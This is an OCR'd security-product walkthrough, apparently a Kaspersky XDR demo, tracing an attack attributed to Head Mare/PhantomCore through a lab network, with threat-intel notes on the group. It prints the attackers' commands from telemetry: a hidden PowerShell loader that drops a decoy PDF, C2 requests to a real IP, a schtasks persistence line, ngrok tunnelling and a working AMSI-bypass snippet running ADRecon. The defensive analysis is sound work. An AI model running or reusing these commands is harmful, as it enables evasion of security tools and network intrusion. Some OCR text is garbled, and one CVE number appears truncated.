
Microsoft Windows 10 Pro

Exploit.Win32.ShellCode.cafg, HEUR:Backdoor.Python.PhantomPyramid.gen

Quick scan mode


Activity list

Activity tree



HTTP activity log

Destination IP	Method	URL
109.107.182.11:80	POST	http://109.107.182.11/hello
109.107.182.11:80	GET	http://109.107.182.11/task?uid=4019ba86-34ac-407c-89fc-3f4e793a31a2



Isolate pc-6.demo.lab | Create prevention rule | Create task

Details | Events (20)

Process started

IOA tags: file_and_directory_discovery | interpreter_started_by_lnk_from_arch_windows | user_execution | suspicious_powershell_cmdline_general_obfuscation | file_and_directory_discovery_via_powershell

File: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"

Process ID: 4204

Launch parameters:
```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -WindowStyle hidden -c "$r=$(Get-Location).Path + '\Заявка_ГУВ_5_03Д.zip';if(Test-Path $r) { cmd.exe /c start /B $r; } else { $f=$(Get-ChildItem -Path 'C:\Users[redacted] -Recurse -Filter 'Заявка_ГУВ_5_03Д.zip' | Select-Object -First 1); if($f) { $r=$f.FullName; cmd.exe /c start /B $f.FullName; }; };if(-Not (Test-Path $r)) { $r=$(Get-ChildItem -Path 'C:\Users[redacted]\AppData\Local\Temp\2' -Recurse -Filter "Заявка_ГУВ_5_03Д.zip" | Select-Object -First 1).FullName; }; [System.IO.File]::WriteAllBytes([System.IO.Path]::Combine('C:\Users[redacted]\AppData\Local\Temp\2', 'Заявка_ГУВ_5_03Д.pdf'), ([System.IO.File]::ReadAllBytes($r) | Select-Object -Skip 7166046 -First 147100)); Start-Process -FilePath $([System.IO.Path]::Combine('C:\Users[redacted]\AppData\Local\Temp\2', 'Заявка_ГУВ_5_03Д.pdf'));
```
Find events

Process creation flags: ["DEBUG_PROCESS"]

MD5: 097ce5761c89434367598b34fe32893b

SHA256: ba4038fd20e474c047be8aad5bfacdb1bfc1ddbe12f803f473b7918d8d819436


File type: PE executable

Size: 437 KB

Event time: 2025-04-14 16:18:33.494

Details

Application name	Microsoft® Windows® Operating System
Vendor	Microsoft Corporation
Version	10.0.14393.206
File description	Windows PowerShell
Original file name	PowerShell.EXE
Current directory	C:\Windows\system32\
File version	10.0.14393.206
Zone ID	0
Signature subject	Microsoft Windows
Signature validation result	✓ The signature is OK
Attributes	A
LNK file	C:\Users[redacted]\AppData\Local\Temp\2\Temp1_Заявка_ГУВ_5_03Д.zip\Заявка_ГУВ_5_03Д.pdf.lnk
Time created	2016-11-21 04:51:27.404



Результат KIRA


```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -WindowStyle hidden -c "$r=$(Get-
Location).Path + '\Заявка_ГУВ_5_03Д.zip';if(Test-Path $r) { cmd.exe /c start /B $r; } else { $f=$(Get-ChildItem -Path
'C:\Users\ -Recurse -Filter 'Заявка_ГУВ_5_03Д.zip' | Select-Object -First 1); if($f) { $r=$f.FullName; cmd.exe
/c start /B $f.FullName; }; };if(-Not (Test-Path $r)) { $r=$(Get-ChildItem -Path
'C:\Users\ \AppData\Local\Temp\2' -Recurse -Filter "Заявка_ГУВ_5_03Д.zip" | Select-Object -First
1).FullName; };
[System.IO.File]::WriteAllBytes([System.IO.Path]::Combine('C:\Users\ \AppData\Local\Temp\2',
'Заявка_ГУВ_5_03Д.pdf'), ([System.IO.File]::ReadAllBytes($r) | Select-Object -Skip 7166046 -First 147100)); Start-
Process -FilePath $([System.IO.Path]::Combine('C:\Users\ ppData\Local\Temp\2',
'Заявка_ГУВ_5_03Д.pdf'));
```

Результат анализа KIRA

Результаты, предоставленные системой искусственного интеллекта, являются автоматическими и могут содержать неточности.

Последнее обновление	18.04.2025
Кол-во потраченных токенов	1225
Вывод	Подозрительно
Событие	Перейти к событию

Краткое содержание

Команда использует PowerShell для скрытого запуска файла `.zip`, содержащего вредоносное ПО, которое затем распаковывается и открывается как PDF-файл. Это представляет собой значительный риск для безопасности, так как пользователь может быть не осведомлен о происходящем и подвергается возможной компрометации системы.


Анализ


1. `"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"` - Запуск PowerShell из конкретного расположения.
2. `-WindowStyle hidden` - Скрытие окна PowerShell при выполнении команд.
3. `-c "$r=$(Get-Location).Path + '\Заявка_ГУВ_5_03Д.zip';if(Test-Path $r) { cmd.exe /c start /B $r; else { $f=$(Get-ChildItem -Path 'C:\Users\ ' -Recurse -Filter 'Заявка_ГУВ_5_03Д.zip' | Select-Object -First 1); if($f) { $r=$f.FullName; cmd.exe /c start /B $f.FullName; }; };if(-Not (Test-Path $r)) { $r=$(Get-ChildItem -Path 'C:\Users\ \AppData\Local\Temp\2' -Recurse -Filter "Заявка_ГУВ_5_03Д.zip" | Select-Object -First 1).FullName; }; [System.IO.File]::WriteAllBytes([System.IO.Path]::Combine('C:\Users\ \AppData\Local\Temp 'Заявка_ГУВ_5_03Д.pdf'), ([System.IO.File]::ReadAllBytes($r) | Select-Object -Skip 7166046 -Firs 147100)); Start-Process -FilePath $([System.IO.Path]::Combine('C:\Users AppData\Local\Temp\2', 'Заявка_ГУВ_5_03Д.pdf'));`
   Длинная цепочка команд PowerShell, включая переменные, условия, вызовы других команд и запись файлов.

KIRA

Kaspersky Investigation and Response Assistant

Statistics





Files related to IP address

Download data


Status	Hits (≈)	File MD5	Detection name	Web address	First seen	Last seen
Malware	10,000	c10c6c61dd7807641c2ab22584b6...	Exploit.Win32.ShellCode.cafg	109.107.182.11/result	Mar 11 2025 13:10	Apr 8 2025 22:33
Malware	1,000	37c0c0b253088c845aad2f36520ea...	Exploit.Win32.ShellCode.cafm	109.107.182.11/result	Mar 12 2025 10:28	Mar 29 2025 01:03
Adware and other	100,000	2468d95f5953eb8d8f2de6999952...	BSS:Trojan.Win32.Generic	109.107.182.11/hello	Mar 18 2025 09:18	Mar 18 2025 09:18
Adware and other	100,000	eababf4d1d556b2b71f85fc493229...	BSS:Trojan.Win32.Generic	109.107.182.11/task?uid=9033e554...	Mar 18 2025 09:18	Mar 18 2025 09:18
Clean	1,000,000	b817ff33a3712d5ffb950645649a1...	—	109.107.182.11/favicon.ico	Apr 18 2025 13:17	Apr 18 2025 13:28

Hosted web addresses

Download data

Status	Hits (≈)	Web address	First seen	Last seen
Dangerous	10	109.107.182.11	Apr 18 2025 13:16	Apr 18 2025 13:28
Dangerous	10	109.107.182.11/favicon.ico	Apr 18 2025 13:28	Apr 18 2025 13:28
Dangerous	10	109.107.182.11/hello	Mar 11 2025 13:10	Apr 8 2025 22:33
Dangerous	10	109.107.182.11/result	Mar 11 2025 13:10	Apr 8 2025 22:33
Dangerous	10	109.107.182.11/task	Mar 11 2025 13:10	Apr 8 2025 17:14

Persistence



Isolate pc-6.demo.lab | Create prevention rule | Create task

Details | **Events (2)**

Process started

IOA tags: scheduled_task_create_from_public_directory_via_schtasks | using_schtasks_to_create_minute_task

File: "C:\Windows\System32\schtasks.exe"

Process ID: 6792

Launch parameters: schtasks /create /tn "MicrosoftUpdateCore" /tr \"C:\Users\[redacted]\AppData\Roaming\Microsoft\Windows\srvhostt.exe\" /sc minute

Find events

Parent process

File: "C:\Windows\System32\cmd.exe"


Process ID: 9720

Launch parameters: C:\Windows\system32\cmd.exe /c ""C:\Users\[redacted]install.bat" "

Find events

MD5: 0d088f5bcfa8f086fba163647cd80cab

SHA256: 9023f8aaeda4a1da45ac477a81b5bbe4128e413f19a0abfa3715465ad66ed5cd



Isolate pc-6.demo.lab | Create prevention rule | Create task

Details | **Events (12)**

Process started

IOA tags: executing_file_from_suspicious_folders_using_schedulled_task

File: "C:\Users\[redacted]\AppData\Roaming\Microsoft\Windows\srvhostt.exe"

Process ID: 1452

Launch parameters: C:\Users\[redacted]\AppData\Roaming\Microsoft\Windows\srvhostt.exe

Find events

Process creation flags: ["DEBUG_PROCESS"]

MD5: b39b8c18a294240eb284787f07206b67

Parent process

File: "C:\Windows\System32\svchost.exe"

Process ID: 1368

Launch parameters: C:\Windows\system32\svchost.exe -k netsvcs -p -s Schedule

Find events

MD5: 8a0a29438052faed8a2532da50455756

SHA256: 7fd065bac18c5278777ae44908101cdfed72d26fa741367f0ad4d02020787ab6

5.252.176.129

Dark Light

Threat Lookup

Lookup 1 | Dark web 0 | Surface web 0 | AI OSINT IOCs 1 | Reporting 0 | Actors 0 | Digital Footprint 0

Daily request quota for your group: 99964 of 100000 left

The following content is AI-generated and may contain inaccurate or unreliable information.
Please consider this when using the information.

Observed
16 July, 2024

Affected areas
Russia

Associated software
WinRAR · PhantomDL

Exploited vulnerabilities
CVE-2023-38831 · CVE-2023-3883

General threat information
A group called PhantomCore conducts targeted attacks using compromised external organizations as 'launching pads'.

Highlights

1. The attackers developed and used multiple versions of the PhantomRAT trojan, including versions written in C# and Go, with additional commands and features.
2. The attackers compromised various organizations to use them as 'launching pads' for their attacks, sending malicious emails and deploying malware through the compromised infrastructure.

Date	Source
22 Aug 2024 19:00	https://www.facct.ru/blog/phantomcore-evolution/

Total: 1

1

20 / pages

Head Mare

Crimeware

ID: A0187

CVEs: CVE-2023-38831 CVE-2021-27065 CVE-2021-26858

Software: ADRecon XenAllPasswordPro ProcDump Cobint Babuk LockBit 3.0 RClone PsExec Impacket Ngrok Mimikatz PhantomJitter PhantomDL/PhantomCore POwny-shell gost CloudFlareD revsocks fscan Rsockstun Certify Localtonet PAExec Sliver SoftPerfect Network Scanner

Created Aug 7 2024

Updated Apr 14 2025

Aliases
rainbow hyena

Industries
Energy Entertainment Government Manufacturing Technology Transportation

Affected countries
Belarus Russian Federation

Description

Head Mare is a hacktivist group that first manifested itself in late 2023 on the social network X. On this social network, they publish information about some of their victims, including names, internal documents stolen during the attacks, as well as screenshots of desktops and administration consoles.

Main Activity

The group exclusively targets organizations in Russia and Belarus, mainly using publicly available tools, a common trait among most hacktivist groups.

However, there are distinctive features characteristic of Head Mare. For initial access, the group employs phishing with a malicious attachment. This attachment contains an archive that exploits the WinRAR vulnerability CVE-2023-38831, allowing the execution of malware on the victim's host alongside opening a legitimate file from the archive. The malware in the archive includes PhantomDL and PhantomCore samples, responsible for establishing a connection with the command server and domain reconnaissance. Also, Head Mare created a new backdoor called

Pivoting

explorer.exe 71 — cmd.exe 1 — ngrok.exe 2 — 35.71.179.82:443, 3.125.234.140:443

Isolate pc-6.demo.lab | Create prevention rule | Create task

Details | Events (3)

Process started

IOA tags	detection_of_popular_remote_administration_tools_execution, potential_tunneling_or_port_forwarding
File	"C:\U \AppData\Roaming\Microsoft\Windows\ngrok.exe"
Process ID	5944
Launch parameters	C:\Users .a\Roaming\Microsoft\Windows\ngrok.exe http 80 --oauth=google
	Find events
Process creation flags	[]
MD5	ea98edf8dc44dbe913f2e368d38cd944
SHA256	f05a35c40de8965ed8f1e9065c3362477918febff303e624de7f38f163341db2
File type	PE executable
Size	27 MB
Event time	2025-04-14 16:43:07.911

Details

Application name	ngrok agent
Vendor	–
Version	3.22.0.0
File description	The ngrok agent gets you online in one line.
Original file name	–
Current directory	C:\Users \Desktop\3.Pivoting\

Parent process

File	"C:\Windows\System32\cmd.exe"
Process ID	8336
Launch parameters	C:\Windows\system32\cmd.exe /c ""C:\Users .update.bat"
	Find events
MD5	0d088f5bcfa8f086fba163647cd80cab
SHA256	9023f8aaeda4a1da45ac477a81b5bbe4128e413f19a0abfa3715465ad66ed5cd

System info

Host name	pc-6.demo.lab
Host IP	10.68.85.46

services.exe 2022 — dns.exe 85195 — connect.ngrok-agent.com

Isolate xdr-dc.demo.lab | Create prevention rule | Create task

DNS

IOA tags	detection_of_access_to_tunnel_domains_dns
Server IP	192.12.94.30:53
Query options	DNS_QUERY_STANDARD
Request status	0
Domain name	connect.ngrok-agent.com
Record type ID	A 1
Response data	(1, ns-435.awsdns-54.com, 205.251.193.179);
	Copy to clipboard Find events
Event time	2025-04-14 16:43:09.175


Event initiator

File	"C:\Windows\System32\dns.exe"
Launch parameters	C:\Windows\system32\dns.exe
	Find events
MD5	c3e808a8360f42ecb4ee50e6b20fa789
SHA256	850ba2eb7457c06634515de98f477fd21a3ffb4d6fb5d47d9c1363f4c3956fb3

System info

Host name	xdr-dc.demo.lab
Host IP	10.68.85.50
User name	NT AUTHORITY\СИСТЕМА
OS version	Microsoft Windows ServerStandard 10.0.14393

Discovery



Isolate pc-6.demo.lab | Create prevention rule | Create task

AMSI scan

IOA tags	automated_ad_recon_via_adrecon_amsi, bypass_amsi_in_cmdlets
Object name	"C:\Users[redacted]\AppData\Roaming\Microsoft\Windows\patch_and_run_adr...
MD5	1e81749145ca02ed4beedf0adf7b0094
SHA256	dae3fc8e38bcd06f22b5e851926e69da11f5a78fa1d82da9218f53b2f971471a
Event time	2025-04-14 16:44:17.892
Content type	Text

Content

```
$w = 'System.Management.Automation.A';$c = 'si';$m = 'Utils'
$assembly = [Ref].Assembly.GetType(('{0}m{1}{2}' -f $w,$c,$m))
$field = $assembly.GetField(('am{0}InitFailed' -f $c),'NonPublic,Static')
$field.SetValue($null,$true)

& "$env:APPDATA\Microsoft\Windows\ADRecon.ps1" -Collect LAPS

& "$env:APPDATA\Microsoft\Windows\ADRecon.ps1"
```

